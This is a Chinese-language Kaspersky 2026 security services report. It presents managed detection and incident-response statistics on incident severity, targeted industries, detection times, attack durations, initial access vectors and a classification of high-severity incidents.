

卡巴斯基安全服务全球报告

网络世界 剖析



kaspersky


2026

- I 引言
- II 事件严重性
- III 攻击检测
- IV 高严重性事件的性质
- V 对抗战术
- VI 对手技术与工具
- VII SOC 检测的有效性
- VIII 检测差距和隐藏入侵


行动概要

通过了解针对您所在行业及地区的攻击者特征与攻击手段，进一步确定网络安全投资的关键优先事项。

首要目标地区



首要目标行业



政府和工业领域仍然最吸引攻击者的目标，而 IT 行业目前已超越金融业，跻身三大首要目标行业之一。

托管检测和响应 (MDR) 服务可在攻击早期阶段检测到威胁，阻止其发展，避免造成实质性影响。

按严重性划分的 MDR 事件平均报告时间



MDR 检测到的高严重性事件首要类别¹



MDR 观察到的最常见 MITRE ATT&CK 技术



建议


- 实施企业威胁暴露管理
- 建立基于角色的访问控制机制
- 定期对所有关键数据进行备份，并确保备份数据的安全存储
- 建立企业安全意识计划

源自事件响应 (IR) 实践的安全运营指标

初始攻击路径



造成损害的首要类型



攻击持续时间与事件响应所需时间



¹ 本报告基于 MDR 统计数据开展分析，聚焦高严重性事件，清晰呈现当前威胁态势。鉴于红蓝对抗及安全策略违规事件并非有机外部威胁行为者发起的真实攻击，因此未将其纳入前三名榜单。此类事件本质为合规合法的安全演练活动或内部人员滥用行为。

第一章

引言



引言

《2026 年全球网络安全服务报告》的数据源自卡巴斯基四大核心业务：托管检测和响应、事件响应、损害评估以及 SOC 咨询²。通过整合这些数据，我们从多个维度呈现了全球企业信息安全的现状。



卡巴斯基 托管检测和响应

[了解详情](#)

该服务由专家主导，提供 7×24 小时全天候监控、检测与调查。针对复杂的网络攻击，我们结合人工检测与全球威胁情报，快速做出响应，提升企业现有的安全防御水平。



卡巴斯基 事件响应

[了解更多](#)

提供多维度、详尽的安全事件分析。该服务覆盖调查与响应的全流程：从初步介入、证据提取到锁定攻击路径，再到分析根本原因并制定控制、清除与修复计划。



卡巴斯基 SOC 咨询

[了解更多](#)

提供一系列的服务组合，包括从零开始搭建内部 SOC、评估现有 SOC 的成熟度，或优化检测与响应流程等特定环节。



卡巴斯基 损害评估

[了解详情](#)

这服务聚焦于挖掘正在进行的网络攻击活动，并识别已绕过现有 IT 安全防御体系、隐藏在暗处的潜在威胁。

报告披露了攻击者常用的战术、技术和工具，详细分析了安全事件的特征，并按地域和行业展示了 MDR 与 IR 客户的受攻击分布情况。

谁是潜在的攻击者？

他们当下采用何种方法？


如何有效检测其活动？

² 本报告首次加入卡巴斯基损害评估与卡巴斯基 SOC 咨询服务的统计数据。

MDR 和 IR 服务范围


为确保数据解读的客观性，需要了解本报告的数据覆盖范围，因为安全事件通常受地域及行业因素影响显著。卡巴斯基在业务覆盖全球，具体地理分布见图 1。客户主要位于独联体、中东、土耳其和非洲地区以及欧洲。

图 1 各地区客户分布



当前，各行各业都面临网络攻击风险，这一现状在不同行业的事件统计中均有体现。图 2 显示了各行业发生的严重事件（通常需要 IR 介入）以及中低严重事件（通常可通过自动化手段修复）的分布情况。

图 2 各行业事件分布



MDR 遥测数据处理流程


MDR 系统持续接收并处理遥测事件。系统生成的安全警报先经由 AI 检测逻辑处理，随后根据需要由卡巴斯基 SOC 团队进行分析。

图 3 MDR 遥测数据处理流程

~ 15,000

每台主机日均接收遥测事件数量。


该数值受主机活跃度及传感器类型影响，在不同设备和日期之间存在显著差异。



~ 400,000

2025 年生成的警报总数

经 AI 初步处理后，超过 95,000 个警报（约 24%）被自动关闭，大幅减轻了 SOC 分析师的工作负担。



~ 300,000

由 SOC 分析师处理的警报数量

分析师筛选并排除了约 87% 的无效警报³



超过 39,000 个

进入深度调查阶段的警报数量

~ 21,000

最终向客户报告的事件数量


³ 我们将误报分为两大类：(1) 环境类：警报触发逻辑正确，但受客户系统配置影响，该操作属于正常业务活动，并非安全事件。(2) 逻辑类：警报触发逻辑运行不准确，需要进行调整优化。

请求事件响应的原因

对于包括严重事件在内的大多数场景，卡巴斯基 MDR 的技术能力已足以完成修复。唯一的例外是正在进行的人为攻击。此类攻击需要通过深入的人工响应，投入专家经验来应对。以下统计数据展示了在确认发生真实攻击时，客户请求卡巴斯基 IR 支持的具体原因（包含未订阅 MDR 服务的组织）。




2025 年，卡巴斯基 IR 处理的请求中有 7.4% 属于误报。误报原因涉及：



终端与网络中的可疑活动占有误报的 75%。在 2025 年所有最终造成损失的 IR 请求中，超过半数的起因是发现了“可疑活动”。

图 4 按地区划分的卡巴斯基事件响应请求原因



安全运营成熟度

尽早识别网络中的攻击者非常关键。如果在攻击初期就能检测到威胁，可有效避免或减轻损失。IR 实战数据显示，不同成熟度的组织表现出明显的差异。基于最终造成的损害程度，IR 客户可大致可分为两类：



第一类

这类企业/组织通常在攻击发生、损失显现后才意识到遭受了入侵。

数据被加密	39.4%
通过网页服务泄露数据	7.3%
数据破坏	4.4%
服务中断	4.4%
自动泄露数据	2.2%
资源劫持	2.2%
系统关闭或重启	1.5%
资金窃取	1.5%
网络拒绝服务	1.5%
通过非标协议泄露数据	1.5%
内部内容篡改	0.7%
系统恢复受阻	0.7%
终端拒绝服务	0.7%
通过其他网络介质泄露数据	0.7%
计算机劫持	0.7%
账户权限被移除	0.7%
磁盘擦除	0.7%



第二类

这类企业/组织在损失发生前，就检测到了攻击者踪迹或观察到可疑活动，并随即请求 IR 调查。

持续部署以在未来发挥长效影响	11.7%
无损失（攻击被阻止或未完成）	8.8%
无损失（误报）	5.8%
Active Directory 被入侵	2.9%

第二章

事件严重性



事件严重性

报告的事件按严重程度分为三类⁴：

高

人为攻击或恶意软件威胁。此类风险已对客户 IT 系统造成重大影响，或存在严重的潜在威胁。

中

无证据表明有人为直接参与攻击。可能对 IT 系统产生影响，但不会造成严重后果。

低

对 IT 系统无重大影响。但仍需采取相应的处置措施。

2025 年，MDR 平均每天检测到约 3 起严重事件。从数据比例看，严重事件占比在 2021 年达到最高，之后几年开始逐年回落。

图 5 2025 年事件严重性级别分布





图 6 历年事件严重性级别分布




六年间的数据显示，高严重性事件占比呈现出显著且持续的下降趋势，从 2021 年 14.3% 的峰值降至 2025 年的 3.8%。高严重性事件通常与人为攻击相关，而这一比例的下降表明针对此类活动的防御机制得到优化，如强化的终端防护、高效的威胁搜索以及更及时的事件响应，从而在攻击者造成重大损害前将其阻断。

与此同时，中、低严重性事件的合计占比有所上升，到 2025 年已占全部案例的 96% 以上。这类事件主要涉及自动化恶意软件攻击或非关键性问题。这一趋势反映出，企业/组织目前正面临大量的随机低级别威胁。此外，许多高级威胁在行动初期就被检测拦截，尚未被归类为特定的 APT 攻击，这也在客观上增加了中、低严重性事件的数量。


⁴ 在 MDR 服务中，仅上报需客户方采取行动的事件。

图 7 事件严重性级别行业分布



2025 年，针对 IT 行业的高严重性攻击占比为 4.9%。结合往年数据来看，这表明 IT 企业已成为供应链攻击⁵的主要目标，其受信任关系⁶常被攻击者利用。政府部门的受损占比为 4.3%，这反映了当前持续紧张的全球地缘政治局势。教育行业 (3.0%) 的情况同样不容乐观，该行业的安全防护水平普遍较弱，且持有大量个人身份信息 (PII)，这些信息极易被利用并作为跳板去攻击其他组织。金融行业 (2.9%) 因其显著的经济利益，始终是受攻击最频繁的行业之一。大众传媒行业的中严重性事件占比较高，这主要与恶意附件钓鱼等手段有关，此类威胁通常能在损害扩散前被成功处置

图 8 各行业事件严重性级别年度同比



2024-2025 年的行业分析数据显示，事件严重性分布发生了明显变化，教育行业的变化最为显著。其中，中级事件上升了 22.1% (从 62.7% 升至 84.8%)，而低级事件则下降了 23.4%。这表明该行业面临的问题更具系统性，但多属于非关键性质，主要集中在配置错误以及可被终端拦截的社会工程学攻击。政府和 IT 行业的高严重性事件占比分别下降了 3.0% 和 4.7%，但整体占比依然处于较高水平。在 IT 行业，高严重性事件的下降与中严重性事件的增加同时出现，这可能反映出该行业的防御韧性与检测能力有所提升，使得原本严重的威胁在造成破坏前就被识别并降级处理。

⁵ 供应链入侵

⁶ 受信任关系

第三章

攻击检测



攻击检测流程

事件检测主要包含以下环节：

- 首先，系统会自动将生成的警报派发至空闲 SOC 分析师的工作队列。
- 分析师会根据警报的严重等级，在服务水平协议要求的时限内完成威胁通知与响应。
- 警报分析后，通常按以下三种情形处理：
 - 若确认为误报，分析师将关闭警报，并在客户或全球层面同步创建过滤规则。
 - 若判定为可疑或恶意，且系统尚无相关记录，分析师将新建事件，通过 MDR 门户向客户通报并给出处置建议。
 - 若同一客户、主机或类似行为已存在关联事件，则将该警报合并至现有事件中，并更新案件详情。
- 一旦客户确认并授权处置建议，终端代理将自动执行相关操作。

图 9 检测和报告事件的平均时间


事件严重性	平均报告时间	注释
高	42.1 分钟	处理复杂的事件通常需要更多时间，以收集补充信息并重建事件时间轴。2025 年，这一处理耗时较往年缩短了约 22%。这既与当年高严重性事件的特征有关，也体现了深度自动化带来的效率提升。
中	32.6 分钟	中等严重性事件在所有事件中占比最高，且多由恶意软件活动引起。针对此类事件，全自动处置机制表现出了极高的效率。与 2024 年相比，检测及报告的耗时缩短了 21%。
低	30.7 分钟	低严重性事件大多与潜在有害软件造成的影响相关。低严重性事件主要源于潜在不受欢迎软件所造成的影响。此类事件大多已实现自动化处理。2025 年，随着自动化技术的进一步深化，处置效率得到了进一步提升。

2024 年：
烽火中的堡垒



获取报告

2023 年：
网络狩猎季




获取报告

2022 年：
网络地平线的纵
深视野



获取报告

2021 年：
8 位元网络奥德赛



获取报告

2020 年：
网络安全背后的暗
影与追踪



获取报告

IR 客户的攻击检测与响应分析

对于未部署 MDR 服务的客户，攻击持续时间的分布规律截然不同。从攻击发生到被察觉，往往需要经历数天、数周甚至数月。



快速响应型

耗时：数小时至数日

主要为高频发的勒索软件攻击。即便是拥有成熟安全体系的企业/组织，应对此类高流转攻击依然极具挑战。攻击者通常表现出高频且明显的活动特征，主要针对暴露在互联网上、易于利用的已知安全漏洞。



均值水平型

耗时：数周

勒索软件攻击在初期表现与快速攻击相似，但从初始入侵到后续阶段之间，通常存在明显的潜伏期。



长期持续型

耗时：一个月或更久

此类攻击在活跃期与沉寂期之间交替，且时间分布并无规律。其活跃期的持续时间与前述“均值水平型”基本一致。

攻击占比

50.9%

16.1%

33.0%

初始入侵矢量

- 有效账户
- 面向公众应用程序漏洞利用
- 受信任关系

- 面向公众应用程序漏洞利用
- 有效账户
- 外部远程服务

- 面向公众应用程序漏洞利用
- 受信任关系
- 有效账户

平均攻击持续时间 (中位数)

< 1 天

19 天

108 天

事件响应持续时间 (中位数)

20 小时

50 小时

100 小时

损失


- 文件被加密

- 文件被加密
- 植入持久化机制以待后续攻击

- 文件被加密
- 植入持久化机制以待后续攻击
- AD 遭入侵
- 数据泄露


如需获取历年 IR 实务详细信息，可下载并查阅过往年度报告：

2024 年：
烽火中的堡垒




获取报告

2023 年：
网络狩猎季



获取报告

2022 年：
网络地平线的纵
深视野



获取报告

2021 年：
8 位元网络奥德赛



获取报告

2020 年：
网络安全背后的暗
影与追踪



获取报告

第四章

高严重性事件性质分析



高严重性事件性质分析

仅按严重程度分类过于宽泛，因此我们还引入了基于事件来源的分类方式。本章节将讨论这一分类标准，并重点聚焦于高严重性事件。

MDR 对高严重性事件的分类如下：



定向攻击或任何形式的人为可疑活动，统称为**高级持续性威胁 (APT)**。



若发现与此前人为攻击相关的残留项，例如 Meterpreter 或 Cobalt Strike 信标等专用工具的痕迹，则该事件被归类为**APT 痕迹**。



通过 MDR 收集的端点资产数据，可以获取应用程序及操作系统组件的漏洞信息。若监测到关键漏洞，该事件将作为高严重性事件上报，并标记为“**漏洞**”。



若监测到无人工参与的恶意软件活动，但其潜在或实际影响严重（如勒索软件爆发），则归类为“**恶意软件**”。



若**社会工程**事件不仅攻击成功，还导致了攻击进一步演进且未被自动拦截，则该事件应归为高严重级别。这通常意味着用户点击了恶意链接、打开了附件或类似操作。对此，建议加强员工安全意识培训。



若监测到人为的可疑活动，但经 MDR 客户确认为合法行为，则归类为**红蓝对抗**。此类活动通常涉及安全评估或网络演习。由于该活动本质并非恶意，也可视为基础设施层面的误报。但在多数情况下，客户仍要求 MDR 将其作为安全事件上报。



如果客户直接确认报告的可疑活动来自恶意内部人员，则该事件被归类为**内部攻击**。若客户确认可疑活动系内部人员恶意所为，则该事件归类为**内部威胁**。



当合法账户执行了可疑操作（如数据外泄），且并无账户被盗用的证据时，该事件归类为**违规行为**。

接下来，我们将分析特定事件类型下的受害人数分布。



高严重性事件诱因分析

图 10 各类高严重性事件发生频次





图 11 各类高严重性事件在受访组织中的渗透率



